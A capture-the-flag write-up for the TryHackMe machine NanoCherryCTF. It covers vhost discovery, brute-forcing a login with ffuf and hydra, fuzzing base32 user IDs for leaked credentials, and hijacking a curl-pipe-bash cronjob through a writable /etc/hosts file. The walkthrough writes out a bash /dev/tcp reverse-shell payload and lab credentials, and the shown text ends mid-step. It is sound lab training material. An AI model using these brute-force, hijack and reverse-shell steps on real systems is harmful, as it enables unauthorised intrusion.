TryHackMe: NanoCherryCTF

NanoCherryCTF included collecting three parts of a password by gaining access to the machine as three different users. We gained first part by brute-forcing a login page, second part by fuzzing, and third part by abusing a cronjob. After collecting all the parts, we were able to use them to get to another user, which allowed us to read an audio file. Decoding the SSTV transmission inside it, we got a password and used it to gain root access.
Initial Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
$ nmap -T4 -n -sC -sV -Pn -p- 10.10.97.115
Nmap scan report for 10.10.97.115
Host is up (0.094s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9e:e6:fd:19:23:a3:b1:40:77:1c:a4:c4:2f:e6:d3:4b (ECDSA)
|_  256 15:2b:23:73:3f:c8:8a:a3:b4:aa:1d:ae:70:d4:5f:ae (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Cherry on Top Ice Cream Shop
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
There are two ports open:
- 22/SSH
- 80/HTTP
We are given a hostname at the start, adding it to our hosts file.
1
10.10.97.115 cherryontop.thm
We are also given a set of credentials for a user on the machine, which we will use shortly.
notsus:dontbeascriptkiddie
Shell as molly-milk
Discovering the VHOST
Using the credentials we are given, we are able to get an SSH session as the notsus user.
1
$ ssh notsus@cherryontop.thm
This allows us to read the /etc/apache2/sites-enabled/b.cherryontop.thm.conf file and discover the nano.cherryontop.thm VHOST.
1
2
3
4
5
6
7
8
9
10
11
$ cat /etc/apache2/sites-enabled/b.cherryontop.thm.conf
<VirtualHost *:80>
...
        ServerAdmin webmaster@localhost
        ServerName nano.cherryontop.thm
        ServerAlias nano.cherryontop.thm
        DocumentRoot /var/www/b.cherryontop.thm
...
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
We can also discover the VHOST by fuzzing.
1
2
3
$ ffuf -u 'http://cherryontop.thm/' -H 'Host: FUZZ.cherryontop.thm' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -mc all -t 100 -fs 13968
...
nano                    [Status: 200, Size: 10718, Words: 4093, Lines: 220, Duration: 493ms]
Adding it to our hosts file.
1
10.10.97.115 cherryontop.thm nano.cherryontop.thm
Brute-forcing the Credentials
Visiting http://nano.cherryontop.thm/, we get a page about The Cult of Nano.


Clicking the Admin button on the navigation bar, we get redirected to http://nano.cherryontop.thm/login.php, where we find a login form.
Testing the form with simple credentials, we get the message This user doesn't exist.

With a message like that, we can assume that we will be able to discover valid usernames with brute-force.
Using ffuf or hydra, we discover a valid username: puppet
1
2
3
4
5
6
7
8
$ ffuf -u 'http://nano.cherryontop.thm/login.php' -X POST -d 'username=FUZZ&password=admin&submit=' -H 'Content-Type: application/x-www-form-urlencoded' -w /usr/share/seclists/Usernames/top-usernames-shortlist.txt -mc all -t 100 -fr "This user doesn't exist"
...
puppet                  [Status: 200, Size: 2370, Words: 733, Lines: 61, Duration: 453ms]

$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -p admin nano.cherryontop.thm http-post-form "/login.php:username=^USER^&password=^PASS^&submit=:This user doesn't exist" -t 64 -F
...
[80][http-post-form] host: nano.cherryontop.thm   login: puppet   password: admin
...
Now, trying to login with the valid username, we can see that we get the message: Bad password

We can also brute-force for the password, same way as before.
1
2
3
4
5
6
7
8
$ ffuf -u 'http://nano.cherryontop.thm/login.php' -X POST -d 'username=puppet&password=FUZZ&submit=' -H 'Content-Type: application/x-www-form-urlencoded' -w /usr/share/seclists/Passwords/cirt-default-passwords.txt -mc all -t 100 -fr "Bad password"
...
master                  [Status: 302, Size: 333, Words: 37, Lines: 12, Duration: 143ms]

$ hydra -l puppet -P /usr/share/seclists/Passwords/cirt-default-passwords.txt nano.cherryontop.thm http-post-form "/login.php:username=^USER^&password=^PASS^&submit=:Bad password" -t 64 -F
...
[80][http-post-form] host: nano.cherryontop.thm   login: puppet   password: master
...

Using the discovered credentials to login, we get redirected to http://nano.cherryontop.thm/command.php, where we discover the flag for the Molly’s dashboard.

Checking the posts, we also get a password for SSH.
Using the shell we have as the notsus user, we can get the username for Molly from the /etc/passwd file.
1
2
3
4
5
6
7
$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
chad-cherry:x:1000:1000:Chad Cherry:/home/chad-cherry:/bin/bash
molly-milk:x:1001:1001::/home/molly-milk:/bin/sh
sam-sprinkles:x:1002:1002::/home/sam-sprinkles:/bin/sh
bob-boba:x:1003:1003::/home/bob-boba:/bin/sh
notsus:x:1004:1004::/home/.notsus:/bin/sh
Now, using the password we have along with the molly-milk username, we are able to use SSH to get a shell and read the first part of the Chad Cherry’s password.
1
2
3
4
$ ssh molly-milk@cherryontop.thm

$ wc -c chads-key1.txt
11 chads-key1.txt
Shell as sam-sprinkles
Fuzzing for IDs
Visiting http://cherryontop.thm/, we get a page about an ice cream shop.

Clicking the Ice Cream Facts on the navigation bar, we get redirected to http://cherryontop.thm/content.php where we can get facts about ice cream.
Upon submitting the form to get a fact, we see our request is this: http://cherryontop.thm/content.php?facts=1&user=I52WK43U

By fuzzing, we discover a couple more facts apart from the ones listed on the form.
1
2
3
4
5
6
7
8
9
10
$ ffuf -u 'http://cherryontop.thm/content.php?facts=FUZZ&user=I52WK43U' -w <(seq 1 100) -mc all -fw 754
...
1                       [Status: 200, Size: 2499, Words: 759, Lines: 63, Duration: 86ms]
2                       [Status: 200, Size: 2519, Words: 762, Lines: 63, Duration: 85ms]
3                       [Status: 200, Size: 2514, Words: 762, Lines: 63, Duration: 85ms]
4                       [Status: 200, Size: 2523, Words: 761, Lines: 63, Duration: 85ms]
20                      [Status: 200, Size: 2479, Words: 755, Lines: 63, Duration: 87ms]
43                      [Status: 200, Size: 2498, Words: 759, Lines: 63, Duration: 86ms]
50                      [Status: 200, Size: 2487, Words: 757, Lines: 63, Duration: 88ms]
64                      [Status: 200, Size: 2486, Words: 757, Lines: 63, Duration: 87ms]
Checking all of them, we don’t get anything useful.
Fuzzing with Usernames
One interesting thing is the user value, which is Guest base32 encoded.
1
2
$ echo I52WK43U | base32 -d
Guest
Since we already have a list of usernames, we can convert them to base32 and fuzz for other facts we might access. Seeing the Guest, we also add Admin to the list of usernames.
1
2
3
4
5
6
7
root
chad-cherry
molly-milk
sam-sprinkles
bob-boba
notsus
Admin
Converting them to base32 for fuzzing.
1
$ for i in $(cat usernames.txt); do echo -n $i | base32 >> base32-usernames.txt; done
Now, fuzzing the IDs along with the usernames and filtering the facts we already got, we see a couple of different results for the same IDs we found before.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
$ ffuf -u 'http://cherryontop.thm/content.php?facts=IDS&user=USER' -w <(seq 1 100):IDS -w base32-usernames.txt:USER -mc all -t 100 -fw 754 -fs 2499,2519,2514,2523,2479,2498,2487,2486

[Status: 200, Size: 2531, Words: 765, Lines: 63, Duration: 88ms]
    * IDS: 64
    * USER: MNUGCZBNMNUGK4TSPE======

[Status: 200, Size: 2572, Words: 771, Lines: 63, Duration: 103ms]
    * IDS: 50
    * USER: NVXWY3DZFVWWS3DL

[Status: 200, Size: 2558, Words: 764, Lines: 63, Duration: 123ms]
    * USER: ONQW2LLTOBZGS3TLNRSXG===
    * IDS: 43

[Status: 200, Size: 2558, Words: 769, Lines: 63, Duration: 131ms]
    * USER: MJXWELLCN5RGC===
    * IDS: 20

[Status: 200, Size: 2558, Words: 764, Lines: 63, Duration: 469ms]
    * IDS: 43
    * USER: IFSG22LO
Checking them one by one, we see that we get the SSH credentials for sam-sprinkles on the fact with ID 43, if we use the username Admin (IFSG22LO) or sam-sprinkles (ONQW2LLTOBZGS3TLNRSXG===).

Using the discovered credentials with SSH, we get a shell as sam-sprinkles and can read the second part of the Chad Cherry’s password.
1
2
3
4
$ ssh sam-sprinkles@cherryontop.thm

$ wc -c chads-key2.txt
7 chads-key2.txt
Shell as bob-boba
Discovering the Cronjob
Going back to the shell we have as the notsus user and enumerating the system, we discover a cronjob running as bob-boba at /etc/crontab.
1
2
3
notsus@nanocherryctf:~$ cat /etc/crontab
...
*  *    * * *   bob-boba curl cherryontop.tld:8000/home/bob-boba/coinflip.sh | bash
It fetches a script from cherryontop.tld:8000/home/bob-boba/coinflip.sh and executes it by piping it into bash.
Writable hosts File
Also enumerating the system more either manually or by using linpeas, we discover that the /etc/hosts file is writable.
1
2
notsus@nanocherryctf:~$ ls -la /etc/hosts
-rw-rw-rw- 1 root adm 312 Apr  8  2023 /etc/hosts
We can use this with the cronjob from before to escalate to the bob-boba user. For this, we can add an entry to the /etc/hosts file to make the cherryontop.tld resolve to our IP address. Then, we can start a HTTP server to serve /home/bob-boba/coinflip.sh file with a reverse shell payload. So, when the cronjob runs for the next time, it will fetch the script to run from our server and will run our reverse shell payload.
First, setting up our HTTP server to serve the script.
1
2
3
4
5
6
$ mkdir -p home/bob-boba/

$ echo '/bin/bash -i >& /dev/tcp/10.11.72.22/443 0>&1' > home/bob-boba/coinflip.sh

$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Adding the entry to /etc/hosts to make the server resolve cherryontop.tld to our IP address.
1
notsus@nanocherryctf:~$ echo '10.11.72.22 cherryontop.tld' >> /etc/hosts
Now, after waiting a couple of seconds, we can see the server fetching the script from our server.
1
10.10.95.168 - - [06/Jul/2024 10:03:01] "GET /home/bob-boba/coinflip.sh HTTP/1.1" 200 -
And we get a shell as the bob-boba user in our listener and can read the third and last part of the Chad Cherry’s password.
1
2
3
4
5
6
7
8
9
10
11
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.72.22] from (UNKNOWN) [10.10.95.168] 37698
bash: cannot set terminal process group (2471): Inappropriate ioctl for device
bash: no job control in this shell
bob-boba@nanocherryctf:~$ id
uid=1003(bob-boba) gid=1003(bob-boba) groups=1003(bob-boba)
bob-boba@nanocherryctf:~$ ls
bob-boba@nanocherryctf:~$ wc -c chads-key3.txt
wc -c chads-key3.txt
